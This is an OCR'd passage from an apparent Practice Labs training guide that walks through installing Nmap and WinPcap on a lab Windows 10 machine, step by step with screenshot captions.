
For example, Tools and Resources >

Name	Created	Size
nmap-5.51-setup.exe	22/07/2015	18.99 Mb

Figure 4.12 Screenshot PLABWIN10: Clicking Next on the Installation Complete page.

Step 13

On the **WinPcap Options** page, keep the default selections and click **Next**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
aining 100Mb of 100Mb
Public files
My files
Note
We have updated this website to start
n most of the documentation.
For example, Tools and Resources >
.. Tools nmap
Name
Created
Size
nmap-5.51-setup.exe
22/07/2015
18.99 Mb
Type here to search
ENG

WinPcap (Nmap) 4.1.2 Setup

WinPcap Options

☑ Start the WinPcap service 'NPF' now


☑ Start the WinPcap service 'NPF' at startup (recommended on Windows 7 and Vista)

Nullsoft Install System v2.45
< Back
Next >
Cancel

Figure 4.13 Screenshot PLABWIN10: Clicking Next on the WinPcap Options page.

Step 14

On the **Finished** page, click **Finish**.



WinPcap (Nmap) 4.1.2 Setup

Finished

Thank you for installing WinPcap

WinPcap has been installed on your computer.

Click Finish to close this wizard.


Nullsoft Install System v2.45

PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
aining 100Mb of 100Mb
Public files
My files
Note
We have updated this website to start
n most of the documentation.
For example, Tools and Resources >
..
Tools
nmap
Name
Created
Size
nmap-5.51-setup.exe
22/07/2015
18.99 Mb
< Back
Finish
Cancel
Type here to search
ENG

Figure 4.14 Screenshot PLABWIN10: Clicking Finish on the Finished page.

Step 15

The **Nmap Setup** wizard re-appears. On the **Installing** page, the installation progress is displayed.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
aining 100Mb of 100Mb
Public files
My files
Note
We have updated this website to start
m most of the documentation.
For example, Tools and Resources >
..
Tools
nmap
Name
Created
Size
nmap-5.51-setup.exe
22/07/2015
18.99 Mb
Nmap Setup
Installing
Show details
Nullsoft Install System v2.45
< Back
Next >
Cancel
Type here to search
ENG


Please wait while Nmap is being installed.

Execute: "C:\Program Files (x86)\Nmap\vcredist2008_x86.exe" /q

Figure 4.15 Screenshot PLABWIN10: Showing the installation progress on the Installing page.

Step 16

On the **Installation Complete** page, click **Next**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
aining 100Mb of 100Mb
Public files
My files
Note
We have updated this website to start
n most of the documentation.
For example, Tools and Resources >
.. Tools nmap
Name
Created
Size
nmap-5.51-setup.exe
22/07/2015
18.99 Mb
Type here to search
ENG

Nmap Setup

Installation Complete

Setup was completed successfully.


Completed

Show details
Nullsoft Install System v2.45
< Back
Next >
Cancel

Figure 4.16 Screenshot PLABWIN10: Clicking Next on the Installation Complete page.

Step 17

On the **Create Shortcuts** page, keep the default selection, and click **Next**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
aining 100Mb of 100Mb
Public files
My files
Nmap Setup
Create Shortcuts
Nullsoft Install System v2.45
< Back
Next >
Cancel
Type here to search
ENG

Note

We have updated this website to start … n most of the documentation.

For example, Tools and Resources >

.. Tools nmap


Name	Created	Size
nmap-5.51-setup.exe	22/07/2015	18.99 Mb

☑ Start Menu Folder
☑ Desktop Icon

Figure 4.17 Screenshot PLABWIN10: Clicking Next on the Create Shortcuts page.

Step 18

On the **Finished** page, click **Finish**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
aining 100Mb of 100Mb
Public files
My files
Note
We have updated this website to start
n most of the documentation.
For example, Tools and Resources >
.. Tools nmap
Name
Created
Size
nmap-5.51-setup.exe
22/07/2015
18.99 Mb
Type here to search
ENG

Nmap Setup

Finished

Thank you for installing Nmap

Nmap has been installed on your computer.

